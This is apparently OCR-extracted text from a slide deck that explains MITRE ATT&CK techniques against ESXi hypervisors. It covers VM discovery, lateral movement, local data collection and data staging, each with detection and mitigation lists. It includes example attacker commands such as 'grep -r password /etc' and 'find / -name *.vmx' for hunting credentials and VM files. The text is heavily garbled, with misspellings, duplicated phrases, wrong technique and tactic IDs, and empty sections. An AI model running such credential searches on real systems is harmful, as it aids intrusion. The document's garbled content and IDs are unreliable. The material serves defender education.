
Technique 9 : System Network Connections Discovery

(T1049)

Overview:




Real World Example:




Technique 10 : System Time Discovery (T1124)

Overview:



Real World Example:



Technique 11: Virtual Machine Discovery (T1673)

Overview:

TOPIC:
VIRTUAL MACHINE DISCOVERY (T1673)

TACTIC: Discovery

DESCRIPTION:

- Enumerating running Virtual Machines (VMs) after gaining access a host a host or hypervisor.
- Adversaries identify VMs to shape follow-on behaviors.
- Used for subsequent activities like Service Stop or Data Encrypted for Impact

WORKFLOW

1. INITIAL ACCESS TO HOST/HYPERVISOR

2. GAIN ACCESS DISCOVERY COMMANDS

ESXI Hypervisor CLI: "esxcli vm process list"

View VMs

3. GAIN ACCESS DISCOVERY COMMANDS

4. ENUMERATE VMs

- VM-FINANCE
- VM-HR-DEV

ID: T1673
Sub-techniques: None

Real World Example:

TOPIC:
VIRTUAL MACHINE DISCOVERY (T1673)

TACTIC: Discovery

ATTACK FLOW:

1. INITIAL ACCESS TO HOST/HYPERVISOR

3. GAIN ACCESS DISCOVERY COMMANDS

Hypervisor CLI (e.g., esxcli, GUI (es, esscli, vim-cmd))

View vCenter

4. ENUMERATE VMs

- (e.g., Service Stop, Data Encrypted for Impact)

DETECTION

- 🔍 Monitor Command Execution
esxcli, vim-cmd
- 🌐 Unusual connections to hypervisor
- 📅 Network Traffic to vCenter events
- 📡 Network Traffic Analysis
- 🔥 Least Privilege Access
Secure management interfaces
- 📅 Network Segmentation network
- 🛡️ Regular Patching updated
Keep hypervisor updated
- 🛡️ Security Monitoring & Alerting

ID: T1673
Sub-techniques: None

8. Lateral Movement (TA0008)

Overview:


TOPIC: LATERAL MACHINE DIS VENT (TA008)		
<u>Lateral Movement</u>		(i)
TACTIC DESCRIPTION	KEY DETAILS	COMMON TECHNIQUES
<ul style="list-style-type: none">→ Adverwises move through environment to to fid fine target.🔍 Primary objective requires network explorams on a network.👤 Gain access tor control remote systems on network.💻 Pivot through multiple systems systems accounts.	<ul style="list-style-type: none">💡 Unuosu connections ata a hypervisor💡 Install access tools.💡 Install remote ac RAT.🔒 Use legitimaate credentials.💡 Utilize network & tools (steathier).	<ol style="list-style-type: none">1. 🖥️ Remote Services (ea.pX)➡️ Remote Desktop et.gli, PsEEX)⚡ Network Traffic Analysis4. SSH👤 Pass-the-Hash/-Ticket (cols pteated)🔗 Lateral Tool Transfer network
ID: TA0008 Sub-techniques: None		

Technical Detail:


TOPIC NAME: LATERAL MOVEREL MOVEMENT (TA008)		
<p>Tactic Overview: Adveseries moving through your environment.</p>		(i)
TACTIC DESCRIPTION	KEY DETAILS	1. AFFECTED COMIBOENI
<ul style="list-style-type: none">→ Techniques to enter & control systnote remote remote systems🔍 Explore network to finwork explorams on a network. <p>FURTHER</p> <ul style="list-style-type: none">👤 Install remote access tools (RAT).💻 Use legitimaate credentials & native tools & native tools tools (steathier).	<ul style="list-style-type: none">💡 Weak/Stolen Credentials💡 Install traffic Vullenbiincations	<ol style="list-style-type: none">1. 🖥️ Endpoints Servers User Accounts➡️ User Accounts Network Devices⚡ Network Vullerabilitiess👤 Misconiguration Lack of
2. ROOT CAUSE		
3. TECHNICAL IMPACT		
<ul style="list-style-type: none">👤 System Comprise➡️ Disruption of Services⚡ Further Payload Depdyo Persistence		
ID: TA0008 Sub-techniques: None		

Technique 1: Exploitation of Remote Services (T1210)

Overview:




Real World Example :




Technique 2 : Lateral Tool Transfer (T1570)

Overview:




Real World Example:




Technique 3: Remote Services (T1021)

Overview:



Real World Example:



9. Collection (TA0009)

Overview:

TOPIC NAME: COLLECTION COLECTION (TA009)		
Tactic Overview: Adveseries gatheing gaving data of their goat their goal.		
TACTIC DESCRIPTION	KEY DETAILS	TECHNICAL COMPONENT
<ul style="list-style-type: none">→ Gather information & sources sources relevant for using data for further target info.✓ Often involves stealing (exfding (exfillrating) ot usius for further target info.	<ul style="list-style-type: none"> Gathering specific data Install traffic for exfiltration Informing follow-on behaviors	<ul style="list-style-type: none"> Endpoints Servers Screenssottting Network Keylogging Network Devices Audio Capture Video Capture Email Collection Local Drive Data Browser Data (History, Cookies).
FURTHER DETAILS <ul style="list-style-type: none"> Install remote access tools keyboard input. Use legitition methods: screesshos, & native tools ata or gain more knowledge.	1. ROOT CAUSE	
ID: TA0008 Sub-techniques: None		

Technical Detail:

TOPIC NAME: COLLECTION COLECTION (TA009)		
Tactic Overview: Adveseries gatheing gaving data of their goat their goal.		
TACTIC DESCRIPTION	KEY DETAILS	TECHNICAL COMP NEN
<ul style="list-style-type: none">→ Gather information & sources sources relevant for using data for further target info.✓ Often involves stealing (exfding (exfillrating) ot usius for further target info.	<ul style="list-style-type: none"> Gathering specific data Gathering specific data Unprotected Sensitive Data Lack on Monitoring & Access Controls Data Breaches Extortion Espoanoge	<ul style="list-style-type: none"> Endpoints Servers Screenssottting Network Keylogging Network Devices Audio Capture Video Capture Email Collection Local Drive Data System Comprmise Loss of Confidentiality
FURTHER DETAILS <ul style="list-style-type: none"> Install remote access tools keyboard input. Use legitition methods: screesshos, & native tools ata or gain more knowledge.	2. ROOT CAUSE	
ID: TA0008 Sub-techniques: None		

Technique 1: Data from Local System (T1005)

Overview:

TOPIC NAME: DATA FROM LOCAL SYSTEM (T1005)
Tactic: Collection

DESCRIPTION:

- Adversaries search local system sources (files, cont, configs, databases, VM files prior to Exfiltration).
- Uses Command and Scripting memory) for sensitive data prior to Exfiltration.
- Uses Command and Scripting Interpreters (e.g. cmd) or Network Network Device CLI to interact the file system.
- Can use Automated on the system
- Can use Automated Collection on the local system

WORKFLOW

- 1. INITIAL ACCESS**
- 2. DISCOVERY (T1046)**
Network Service Discovery
- 3. IDENTIFY LOCAL DATA SOURCES**
- 4. SEARCH & COLLECT DATA**
cmd, CLI: / -name *.doc", "grep -r password /etc
- 6. FURTHER FOR EXFILTRATION**
(Exfiltration, Impact)

ID: T1005
Sub-techniques: None

Real World Example:

TOPIC NAME: DATA FROM LOCAL SYSTEM (T1005)
Tactic: Collection

ATTACK FLOW

- 1. INITIAL ACCESS (T1046)**
- 2. IDENTIFY LOCAL DATA SOURCES**
- 3. ESXI EXI files/strem, config files (.vmx), logs**
- 4. SEARCH & COLLECT DATA**
"find / -name *.vmx"
"grep -r -password /etc"
- PACKAGE & STAGE**
- EXFILTRATION & IMPACT**
Data theft, blackmail

DETECTION

- Monitor File Access**
Unusual access or sensitive files
- Log Analysis**
Command history (ESXI shell)
- Monitor Network Traffic**
Large data transfers, unknown IPs
- System Network Traffic**
API hooking for file ops
- System Call Monitoring**
SSH, FTD if VMS needed
- File Integrity Monitoring**
Changes to config files

MITIGATION

- Least Privilege Access**
Restrict ESXI shell, SSH access
- Strong Authentication**
MFA for management interfaces
- Disable Unneeded Services**
Isolate ESXI hosts
- Regular Patching & Updates**
Keep ESXI & VMS updated
- Security Monitoring & Alerting**
SIEM correlation
- Backup & Recovery**
Offline data backups

ID: T1005
Sub-techniques: None

Technique 2: Data Staged (T1074)

Overview:

TOPIC NAME: DATA STAGED (T1074)
Tactic: Lateral Movement

DESCRIPTION:	SUB-TECHNICUES	WORKFLOW
<ul style="list-style-type: none">Adversaries use stage collected data in the central location or directory prior (e.g., Telnet, SSH, VNC).Data may keep separate files in to central files combined (drive Collected Data).Leverage valid domain simply collected Data).Uses cmd, bash, or CLI to services files to copy on CLI to own VM or Create Cloud staging instance.Cocoate cloud minimizes & limit insangineCentralized staging applications C2 VIM or C2 connections & evades detection	<ul style="list-style-type: none">T1074.001 Local Data StagingT1024.001 Local Data StagingT1078.002 Distributed Remote Management DomainsT1028.007 Remote Data Staging	<pre>graph TD; A[INITIAL ACCESS] --> B[1. DATA COLLECTION (TA009)]; B --> C[3. IDENTIFY STAGING LOCATION]; C --> D[4. STAGE DATA (T1074 (T1074))]; D --> E[5. EXFILTRATION & IMPACT (Data Theft, Blackmail)];</pre>
ID: T1024 Sub-techniques: T1021.001, T1021.002		

Real World Example:

TOPIC NAME: DATA STAGED (T1074)
Tactic: Collection

ATTACK FLOW	DETECTION	MITIGATION
<pre>graph TD; A[INITIAL ACCESS] --> B[1. DATA COLLECTION (TA009)]; B --> C[IDENTIFY STAGING LOCATION]; C --> D[4. STAGE DATA (T1074)]; D --> E[STAGE DATA (units/volumes.../tmp/staged)]; E --> F[5. EXFILTRATION & IMPACT (Data Theft, Blackmail)];</pre>	<ul style="list-style-type: none">Monitor File Access (Unusual file creation)Log Analysis (Command history, file activity)Network Traffic Analysis (Large transfers)Netegrity Monitoring (Changes to staging dirs)File Integrity Monitoring (Changes to staging dirs DR)Endpoint Detection & Response (Suspicious process behavior)	<ul style="list-style-type: none">Least Privilege Access Restrict write accessStrict Access Controls Staging directoriesNetwork Segmentation Isolate critical systemsDisable Unused ServicesRegular Patching & Updates ESXi, CenterSecurity Monitoring & Alerting SIEM correlationBackup & 